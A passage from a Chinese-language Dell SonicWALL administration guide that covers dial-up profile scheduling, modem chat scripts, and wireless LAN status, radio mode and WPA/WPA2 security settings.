20 如果 ISP 的电话号码处于忙碌状态，可以在**每个电话号码的重拨次数**字段中配置 Dell SonicWALL 安全设备调制解调器尝试建立连接的次数。默认值为 0。

21 在**两次重拨之间的延迟时间(秒钟)** 字段中输入重新拨号尝试之间的秒数。默认值为 **5** 秒。

22 如果 VPN 安全关联 (SA) 在调制解调器连接到 ISP 时处于禁用状态，请选择**拨号后禁用 VPN**。终止拨号连接会重新启用 VPN SA。如果要部署您自己的点到点 RAS 网络，且希望将数据包畅通无阻地发送到内联网，则这样做非常有用。

日程选项卡

23 单击**日程**选项卡。



24 如果要指定调制解调器可以连接的预定时间，请选择**拨号配置文件限制时间**。以 24 小时格式输入您希望调制解调器每天可以建立连接的时间。

25 单击**确定**，将拨号配置文件上传到 Dell SonicWALL 安全设备。拨号配置文件将在**连接配置文件**表格中显示。

对话脚本

某些旧式服务器可能需要公司特定的对话脚本才能登录到拨号服务器。

和其他类型的脚本一样，对话脚本会自动完成使用键盘输入命令的操作。该脚本由命令和响应构成，其中包括一系列预期-响应对，以及 TELE3 SP 上的对话脚本解释程序使用的其他控制命令。TELE3 SP 使用一个适用于大多数 ISP 的默认对话脚本，但您的 ISP 可能需要包含特定命令的对话脚本才能与他们的服务器“对话”。如果 ISP 需要特定的对话脚本，通常会随拨号访问信息一起向您提供该脚本。

TELE3 SP 的默认对话脚本包含以下命令：

```
ABORT `NO DIALTONE'
ABORT `BUSY'
ABOR `NO CARRIER'
"ATQ0
"ATE0
"ATM1
"ATL0
"ATV1
OK ATDT\T
CONNECT \D \C
```

如果从调制解调器收到 **NO CARRIER**、**NO DIALTONE** 或 **BUSY** 中的任何字符串，则前三个命令将指示对话脚本解释程序中止运行。

后五个命令为 AT 命令，它们告诉对话解释程序不做等待，因为 " 定义了一个空字符串，并在调制解调器上配置以下内容：返回命令响应、不回应字符、在建立连接后报告连接波特率，以及返回详细响应。

下一行中的 **OK** 为预期字符串，解释程序将等待 **OK** 返回，以响应上一个命令 **ATV1**，然后继续运行脚本。如果在 50 秒的默认时间内 **OK** 未返回，对话解释程序将中止脚本，且连接失败。如果收到 **OK**，将拨打所选拨号帐户的前缀和电话号码。对话脚本解释程序将用拨号帐户的前缀和电话号码替代 **\T** 命令。

在上述脚本的最后一行中，**CONNECT** 是来自远程调制解调器的预期响应。如果调制解调器成功建立连接，将从 TELE3 SP 调制解调器返回 **CONNECT**。**\D** 将增加一秒的暂停，以允许服务器开始 PPP 验证。**\C** 命令结束对话脚本，而不向调制解调器发送回车符。然后，TELE3 SP 尝试通过串行链路建立 PPP（点到点协议）连接。通常，PPP 连接通过使用 PPP 套件中的 PAP（密码验证协议）或 CHAP（质询握手身份验证协议）对用户进行验证。建立 PPP 连接后，它看起来和任何其他网络接口一样。

自定义对话脚本

如果 ISP 拨号服务器不将 PAP 或 CHAP 作为验证协议来控制访问，这时即可使用自定义对话脚本。相反，ISP 会在建立 PPP 连接之前提示输入用户名和密码，要求用户登录到拨号服务器。多数情况下，这种类型的服务器属于基于哑终端登录体系架构的旧式系统的一部分。由于这些类型的服务器可能会以各种不同的方式提示输入用户名和密码，或需要后续命令才能启动 PPP 连接，因此，将会提供一个**对话脚本**字段，以便于您输入自定义脚本。

如果 ISP 建立连接需要自定义对话脚本，通常可以在他们的网站找到该脚本，或会随他们的拨号访问信息一起提供该脚本。有时，可以使用因特网搜索引擎，通过关键字“对话脚本 ppp Linux <ISP 名称>”找到此类脚本。

自定义对话脚本与以下脚本类似：

```
ABORT `NO CARRIER'
ABORT `NO DIALTONE'
ABORT `BUSY'
" ATQ0
" ATE0
" ATM1
" ATW2
" ATV1
OK ATDT\T
CONNECT "
sername:\L
assword:\P
```

提示：在 PPP 验证期间，将忽略用户名和密码的第一个字符。

除了末尾的几个命令以外，此脚本的内容与上一段脚本的内容大致相似。在 **CONNECT** 后面有一个空字符串 (")，它会将回车符命令发送到服务器。然后，对话解释程序等待 **sername:** 子字符串。响应返回时，将发送当前 PPP 帐户的用户名（取代 \L 命令控制字符串）。然后，对话解释程序等待子字符串 assword:，并用 PPP 帐户密码替代 \P，从而发送密码。如果在超时期限内未收到 **sername** 或 **assword** 子字符串，对话解释程序将中止拨号过程，导致拨号失败。

第 7 部分

无线

（仅限无线平台）

- 无线概述
- 查看 **WLAN** 设置、统计和工作站状态
- 配置无线设置
- 配置无线安全
- 配置高级无线设置
- 部署 **TZ** 无线 **MAC** 过滤器列表
- 配置无线 **IDS**
- 配置使用内部无线的虚拟接入点

53

无线概述

- 第 514 页的无线概述
  - 第 515 页的使用无线连接的考虑事项
  - 第 515 页的对最佳无线性能的推荐
  - 第 515 页的调节天线
  - 第 515 页的无线节点计数实施
  - 第 516 页的 MAC 过滤器列表

无线概述

Dell SonicWALL 无线安全设备支持 IEEE 802.11ac、 802.11b、802.11g 和 802.11n 通常将之称为 Wi-Fi 的无线协议，并通过无线传输发送数据。Dell SonicWALL 无线安全设备结合这些网络组件提供完全安全的无线防火墙：接入点、安全无线网关、有灵活 NAT 和 VPN 终端和启动功能的状态防火墙。通过这种组合，无线安全设备提供了无线灵活性，但并未降低网络的安全性。

通常，无线安全设备是无线 LAN 的接入点，并作为 LAN 中计算机的中央接入点。此外，它还与网络中计算机共享相同的宽带连接。由于无线安全设备还提供防火墙保护，来自互联网的入侵者无法访问您网络中的计算机或文件。对于“始终开启”的连接，例如由网络中计算机共享的 DSL 或 T1 线路，这一点尤为重要。

但是，无线 LAN 容易受到其他无线网络“窃听”，这表示您应该为无线 LAN 建立无线安全策略。在无线安全设备中，无线客户端连接到防火墙的接入点层。无线流量并非直接桥接到有线网络，而是首先传送到安全无线网关层，在此需要客户端通过用户级别身份验证。对访客服务和 MAC 过滤器列表的无线访问由无线安全设备管理。如果符合所有安全条件，无线网络流量就会通过以下一种分配系统 (DS) 传输：

- LAN
- WAN
- WLAN 上的无线客户端
- Opt 端口上的 DMZ 或其他区域
- VPN 隧道访问的网络

主题：

- 第 515 页的 FCC U-NII 新规则合规
- 第 515 页的使用无线连接的考虑事项
- 第 515 页的对最佳无线性能的推荐
- 第 515 页的调节天线
- 第 515 页的无线节点计数实施
- 第 516 页的 MAC 过滤器列表

可以在 第 517 页的无线 > 状态 中找到有关无线状态的信息。

FCC U-NII 新规则合规

自 SonicOS 6.2.5.1 开始，TZ 系列和 SOHO 无线设备支持 FCC U-NII（未获许可 - 国家信息基础设施）新规则（报告和顺序 ET 案卷编号 13-49)。为符合 FCC 新规则中的动态频率选择 (DFS)，TZ 系列或 SOHO 无线设备检测并避免干扰 DFS 频段雷达信号。

注：仅有 SonicOS 6.2.5.1 及更高版本支持有符合 FCC 新规则的固件的 TZ 系列和 SOHO 无线设备。

注：如需 Dell SonicWALL 无线设备的监管审批和限制的最新信息，请参见 www.SonicWALL.com 中“支持”下有关您产品的“产品文档”页面。每个设备都有提供相关信息的唯一监管文档或入门指南。

使用无线连接的考虑事项

- **移动性** - 如果您的大部分网络使用笔记本电脑，则无线比有线连接更具便携性。
- **便捷性** - 无线网络不需要使用网线连接各计算机或打开计算机机箱安装网卡。
- **速度** - 如果网速对您很重要，您可能需要考虑使用以太网连接，而不是无线连接。
- **范围和覆盖率** - 如果您的网络环境包含无数物理屏障或干扰因素，无线网络可能不是您的最佳选择。
- **安全性** - 无线网络由于不受限制的无线传输特性，因此存在固有的安全问题。但是，无线安全设备是防火墙，且拥有提供安全性的 NAT 功能，而且您可以使用 WPA 或 WPA2 保障数据传输的安全。

对最佳无线性能的推荐

- 将无线安全设备防止在所需网络的中央。这还可能通过邻接无线网络降低受到窃听的风险。
- 最大限度减少无线安全设备与接收点（例如 PC 或笔记本电脑）之间的墙壁或天花板数。
- 尝试将无线安全设备放置在与其他无线组件呈直线的位置。当无线组件彼此呈直线时可以达到最佳性能。
- 建筑物的结构对于无线性能有较大的影响。避免将无线安全设备放置在墙壁、壁炉或其他较大固体附近。将无线安全设备放置在计算机机箱、显示器和电器等金属物体附近会影响装置的性能。
- 如果无线安全设备安装在金属框、UV 窗膜、混凝土或砌石墙及金属漆等类型的材料附近，会降低信号强度。
- 在高处安装无线安全设备有助于避开障碍物和改善建筑物高层的性能。
- 邻接的无线网络和设备会影响信号强度、速度和无线安全设备的范围。另外，无绳电话、收音机、微波炉和电视机等设备可能对无线安全设备造成干扰。

调节天线

可以调节无线安全设备上的天线，已获得最佳无线接收效果。首先将天线垂直指向上，然后根据需要调节。注意在某些区域，例如在无线安全设备正下方的区域，接收效果相对较差。将天线直指向其他无线设备不会改善接收效果。请勿将天线放置在金属门或墙壁附近，因为这会造成干扰。

无线节点计数实施

未将连接到 WLAN 或通过 Dell SonicWALL GroupVPN 连接的用户计入 Dell SonicWALL 上的节点实施。只将 LAN 上和 Opt 端口上的非无线区域的用户计入节点限值。

“工作站状态”表列出所有连接的无线节点。

MAC 过滤器列表

Dell SonicWALL 无线安全设备网络协议提供本机 MAC 地址过滤功能。在启用 MAC 地址过滤时，会在 802.11 层进行过滤，阻止无线客户端进行身份验证和与无线接入点关联。由于无法不经过身份验证和关联进行数据通信，因此无法授予访问网络的权限，直至客户端向网络管理员提供其无线网卡的 MAC 地址。

54

查看 WLAN 设置、统计和工作站状态

无线 > 状态

无线 > 状态页面为无线网络提供状态信息：**WLAN 设置**、**WLAN 统计**、**WLAN 活动**和工作站状态。



无线 > 状态页面含有以下表格：

- 第 517 页的 WLAN 设置
- 第 519 页的 WLAN 统计
- 第 519 页的 WLAN 活动
- 第 520 页的工作站状态
- 第 520 页的发现的接入点

WLAN 设置

WLAN 设置表格列出了内置无线的配置信息。**WLAN 设置**表格中的所有可配置设置都是与配置的相应页面的超级链接。启用的功能显示为绿色，禁用的功能则显示为红色。单击设置进入管理界面的页面，然后您就可以配置该设置。



表 57. WLAN 配置设置

WLAN 设置	值
WLAN	已启用或禁用
SSID	无线网络标识信息
MAC 地址 (BSSID)	无线安全设备的序列号
WLAN IP 地址	WLAN 端口的 IP 地址
WLAN 子网掩码	子网信息
调节区域	**FCC** - 北美用于国内设备 **ETSI** - 欧洲用于国际设备
信道	选择用于传输无线信号的信道编号
无线发送速率	网络速度 (Mbps)
无线发送功率	无线信号传输的当前功率水平
验证类型	无线加密设置，或**已禁用**；参见第 526 页的无线 > 安全
MAC 过滤列表	**已启用**或**已禁用**
访客服务	**已启用**或**已禁用**
入侵检测	**已启用**或**已禁用**
无线固件	无线卡的固件版本
已关联工作站	与无线安全设备关联的客户端数
无线模式	无线信号传输的当前功率水平

WLAN 统计

WLAN 统计表格列出了通过 WLAN 发送和接收的所有流量。**无线统计**列列出了记录的流量种类，**接收**列列出了接收的流量，**传送**列列出了传输的流量。



表 58. WLAN 统计

无线统计	接收/传送
良好数据包	接收和传送的允许数据包数。
不良数据包	接收和传送的已丢弃数据包数。
良好字节	良好数据包中的总字节数。
管理数据包	接收和传送的管理数据包数。
控制数据包	接收和传送的控制数据包数。
数据包	接收和传送的数据包数。

WLAN 活动

WLAN 活动表格列出了连接到 Dell SonicWALL 无线安全设备的无线客户端的历史记录。




表 59. WLAN 活动统计

无线活动	值
关联	连接到无线安全设备的无线客户端数。
断开关联	与无线安全设备断开连接的无线客户端数。
重新关联	之前已连接，然后又重新连接的无线客户端数。
验证	经过身份验证的无线客户端数。
未验证	已断开连接的已验证客户端数。
丢弃的数据包	已丢弃的数据包数。

工作站状态

工作站状态表显示与无线安全设备关联的无线连接的信息。




表 60. 工作站状态信息

无线信息	值
站点	MAC 地址使用的连接的名称
MAC 地址	无线网卡的 MAC 地址
已认证	无线验证的状态
已关联	无线关联的状态
AID	安全设备分配的关联 ID
信号	无线信号的强度
超时	会话剩余的秒数
配置	用于配置工作站的选项： • - 配置该工作站的无线网卡的电源管理（如启用）。 • - 阻止工作站通过安全设备，并将其添加到拒绝 MAC 过滤器列表中。 • - 取消工作站与安全设备的关联。

发现的接入点

如果 Dell SonicWALL 设备在无线客户端桥接模式中，就会显示**已发现接入点**表格。



创建使用另一接入点的无线桥接的步骤如下：

1. 在开始之前，验证您的无线安全设置与要桥接的接入点的设置相匹配，且已在**无线 > 设置**页面将 Dell SonicWALL TZ 无线设备切换为无线客户端桥接模式。
2. 在**无线 > 状态**页面中，找到您要桥接的接入点。
3. 单击**连接**按钮。
4. 配置已设置完成，您的 **SSID** 更改为无线桥接主机的映像。

重要：出于安全原因，切勿创建通过开放无线连接的桥接。

55

配置无线设置

- 第 521 页的无线 > 设置
  - 第 522 页的无线传送模式
  - 第 523 页的无线设置

无线 > 设置

无线 > 设置页面用于配置 802.11 无线天线的设置。



主题：

- 第 522 页的无线传送模式
- 第 523 页的无线设置

无线传送模式



无线角色下拉菜单允许您为 Dell SonicWALL TZ 系列或 SOHO W 无线设备配置以下一种模式：

注：请注意，在切换无线角色时，Dell SonicWALL 可能需要重启。


- 第 522 页的接入点
- 第 522 页的无线桥接

重要：从一种模式切换到另一种模式会导致客户端掉线，之后需要重启。

接入点

选择**接入点** - 配置 Dell SonicWALL 作为无线客户端的互联网/网关。


图 22. 无线传送模式：接入点



无线桥接

无线设备通过无线桥接至另一个 Dell SonicWALL 无线设备或 SonicPoint 接入点（在**无线 > 状态**页面上选择）提供互联网/网络访问；参见图 23。**无线桥接**模式实现了物理分离的位置之间的安全网络通信，而无需连接长而昂贵的以太网电缆。

图 23. 无线传送模式：无线桥接



注：如需无线客户端桥接的更多信息，请参阅 https://support.software.dell.com/zh-cn/ 提供的 *Dell SonicWALL* 安全无线网络集成解决方案指南或 *Dell SonicWALL* 无线桥接技术注释。

无线设置

无线 > 设置页面中有以下选项：

- **启用 WLAN 无线**：选中此复选框打开无线，然后启用无线网络。单击管理界面右上角的**应用**使该设置生效。
- **日程**：日程决定了何时开启无线发送和接收数据。默认值为**始终打开**。“ 日程 ” 列表显示了您在**系统 > 日程**页面创建和管理的日程对象。默认选择为：
  - 始终打开
  - **Work Hours** 或**星期一至星期五 08:00-17:00**（这两个选项的日程相同）
  - **星期一至星期五 00:00-08:00**
  - **After Hours** 或**星期一至星期五 17:00-24:00**（这两个选项的日程相同）
  - **Weekend Hours** 或**星期六至星期日 0:00-24:00**（这两个选项的日程相同）
- **国家或地区代码**：国家或地区代码可确定无线操作由哪个管理范围监管。
- **无线模式**：从**无线模式**菜单中选择首选的无线模式。无线安全设备支持以下模式：
  - **2.4GHz 802.11n/g/b 混合模式** - 同时支持 802.11b、802.11g 和 802.11n 客户端。如果无线网络包含多种类型的客户端，请选择该模式。

    提示：为使 802.11n 客户端达到独一无二的最佳吞吐量速度，Dell SonicWALL 建议使用**仅 802.11n** 无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11n/b/g 混合模式**无线模式。
  - **802.11n 单一模式** - 仅允许 802.11n 客户端访问您的无线网络。802.11a/b/g 客户端不能在此受限的无线模式下连接。
  - **2.4GHz 802.11b/g 混合模式** - 同时支持 802.11b 和 802.11g 客户端。如果您的无线网络包含这两种类型的客户端，请选择该模式。
  - **802.11g 单一模式** - 如果您的无线网络仅包含 802.11g 客户端，您可以选择该模式，以提高 802.11g 的性能。如果想要避免 802.11b 客户端关联，也可以选择该模式。
  - **802.11n/a 混合模式** - 如果 802.11n 和 802.11a 客户端访问您的无线网络，则选择该模式。
  - **802.11n 单一模式** - 如果仅 802.11n 客户端访问您的无线网络，则选择该模式。
  - **802.11a 单一模式** - 如果仅 802.11a 客户端访问您的无线网络，则可选择该模式。

- **802.11n/a/ac 混合模式** - 如果 802.11.a、802.11ac 和 802.11n 客户端访问您的无线网络，则选择该模式。
- **802.11ac 单一模式** - 如果仅 802.11ac 客户端访问您的无线网络，则选择该模式。

主题：

- 第 524 页的 802.11n 无线设置
- 第 524 页的 802.11a/b/g 无线设置

802.11n 无线设置

对支持 802.11n 的模式配置无线时，将显示以下选项：

注：选项取决于 TZ 系列、SOHO W 或 NSA 等设备配置的类型。

- **无线波段**（仅 802.11n 和混合模式）：设置 802.11n 无线的频带：
  - **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。这是默认设置。
  - **标准 - 20 MHz 信道** - 指定 802.11n 无线将仅使用标准 20 MHz 信道。选定该选项后，将显示**标准信道**下拉菜单。
    - **标准信道** - 仅当选定 20 MHz 信道时才显示该选项。默认情况下，该项设置为**自动**，使设备可以根据信号强度和完整性设置最佳信道。您也可以在管理机构监管的范围内选择单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。
  - **标准 - 40 MHz 信道** - 指定 802.11n 无线将仅使用宽频 40 MHz 信道。选定该选项后， 将显示**主要信道**和**辅助信道**下拉菜单：
    - **主要信道** - 默认情况下设置为**自动**。您可以选择指定特定的主要信道。
    - **辅助信道** - 该下拉菜单的配置由您所选择的主要信道控制：
      - 如果主要信道设置为“自动”，则次要信道也将设置为“自动”。
      - 如果主要信道设置为某个特定的信道，则次要信道将设置为可以避免受主要信道干扰的最佳信道。
  - **标准 - 80 MHz 信道** - 指定 802.11n 无线将仅使用宽频 80 MHz 信道。选定该选项后， 将显示**主要信道**和**辅助信道**下拉菜单。选项与**带宽 - 40 MHz 信道**的选项相同。
- **启用短期保护间隔**：指定短期保护间隔为 400ns（与标准保护间隔 800ns 相对）。保护间隔是传输时的间隔，目的在于避免由于受到干扰或多路径延迟造成的数据丢失。
- **启用聚合**：启用 802.11n 帧聚合，将多个帧结合到一起以减少开销并增加吞吐量。

提示：**启用短期保护间隔**和**启用聚合**选项可稍微提高吞吐量。当用户具有较强的信号且干扰较小时，它们可以在最佳的网络条件下发挥最大作用。在达不到最佳条件的网络中（受到干扰、信号较弱等），这些选项可能会导致传输错误，从而消弱吞吐量中的任何有效增益。

- **SSID**：可将 SSID 更改为任何字母数字值，最多包含 32 个字符。默认值为**sonicwall-**加 BSSID 的最后四个字母；例如，`sonicwall-C587`。

802.11a/b/g 无线设置

对 802.11a、802.11b 或 802.11g 配置无线时，将显示以下选项：


- **信道**下拉菜单 – 选择信道：
  - **自动** - 使无线安全设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。默认信道设置为自动，将在右侧显示所选的操作信道。此外，可以明确定义您的调节区域范围内的操作信道。
  - 指定信道 – 关于可用信道，参见第 613 页的无线 0/无线 1 基本设置中的表 74。

802.11ac 无线设置

对仅 802.11ac 配置无线时，将显示以下选项：

- “无线波段”下拉菜单 - 为 802.11ac 无线设置波段。关于选项的描述，参见第 524 页的 802.11n 无线设置。
- **信道**下拉菜单 – 选择信道：
  - **自动** - 使无线安全设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。默认信道设置为自动，将在右侧显示所选的操作信道。此外，可以明确定义您的调节区域范围内的操作信道。
  - 指定信道 – 关于可用信道，参见第 613 页的无线 0/无线 1 基本设置中的表 74。

无线虚拟接入点



从**虚拟接入点群组**下拉菜单，选择：

- **内部 AP 群组** – 此为系统配置。如果已选择此选项，将不会显示**无线设置**下方的 **SSID** 选项。
- 已提前定义 VAP 群组。

56

配置无线安全

- 第 526 页的无线 > 安全
  - 第 526 页的身份验证概述
  - 第 527 页的有线等效协议 (WEP)
  - 第 527 页的 Wi-Fi 安全访问（WPA 和 WPA2）
  - 第 527 页的 WPA/WPA2 加密设置
  - 第 530 页的 WEP 加密设置

无线 > 安全

注：“无线”>“安全”页面的配置根据您选择的验证类型而改变。

身份验证概述

表 61 列出了可用验证类型，包含对于各类型的描述性功能和用法。

表 61. 验证类型

类型	功能和使用
WEP	• 较低的安全性 • 与较旧的设备、PDA、无线打印机配合使用
WPA	• 良好的安全性（使用 TKIP） • 用于与受信任的公司无线客户端配合使用 • 使用 Windows 登录进行透明验证 • 大多数情况下不需要客户端软件
WPA2	• 最佳的安全性（使用 AES） • 用于与受信任的公司无线客户端配合使用 • 使用 Windows 登录进行透明验证 • 某些情况下可能需要安装客户端软件 • 支持 802.11i“快速漫游”功能 • 首次登录后无需后端验证
WPA2-AUTO	• 尝试使用 WPA2 安全连接。 • 如果客户端不支持 WPA2，连接将默认为 WPA。

主题：

- 第 527 页的有线等效协议 (WEP)
- 第 527 页的 Wi-Fi 安全访问（WPA 和 WPA2）

有线等效协议 (WEP)

可用于在数据通过无线网络传输时保护数据，但在通过 Dell SonicWALL 之后不再提供保护。该协议为传输的数据提供最低级别的保护，不推荐用于需要高度安全性的网络部署。

Wi-Fi 安全访问（WPA 和 WPA2）

提供远高于 WEP 的安全性，但需要单独的身份验证协议（例如 RADIUS）验证所有用户的身份。WPA 使用不断变化的动态密钥，不同于 WEP 使用的静态密钥。

Dell SonicWALL 安全设备提供多种 WEP 和 WPA 加密变式。

WPA/WPA2 加密设置


WPA 和 WPA2 支持两种存储和生成密钥的协议：

- **预共享密钥 (PSK)** - PSK 允许 WPA 从您配置的预共享密码生成密钥。密钥根据时间或数据包的数目定期更新。在没有 RADIUS 服务器的较小型部署中使用 PSK。
- **可扩展的验证协议 (EAP)** - EAP 允许 WPA 与外部 RADIUS 服务器同步密钥。密钥根据时间或数据包的数目定期更新。在具备现有 RADIUS 框架的大型企业级部署中使用 EAP。

WPA2 还支持 EAP 和 PSK 协议，但为各协议添加了可选的 AUTO 模式。WPA2 EAP AUTO 和 WPA2 PSK AUTO 尝试使用 WPA2 安全性连接，但如果客户端不支持 WPA2，将默认返回到 WPA。

注：接入点模式仅支持 EAP。桥接模式不支持 EAP。

配置 WPA2 PSK 和 WPA PSK 设置



完成配置设置后，单击**应用**应用您的 WPA/WPA2 PSK 设置。

主题：

- 第 528 页的加密模式
- 第 528 页的 EAPOL 设置
- 第 528 页的 WPA2/WPA 设置
- 第 528 页的预享密钥设置 (PSK)

加密模式

从**身份验证类型**下拉菜单，选择 **WPA-PSK**、**WPA2-PSK**、 或 **WPA2-Auto-PSK**。

EAPOL 设置

从 **EAPOL 版本**下拉菜单，选择：

- **V1** - 选择通过 LAN 版本 1 的可扩展身份验证协议。
- **V2**（默认）- 选择通过 LAN 版本 2 的可扩展身份验证协议。这提供比版本 1 更好的安全性，但有些无线客户端可能不支持。

WPA2/WPA 设置

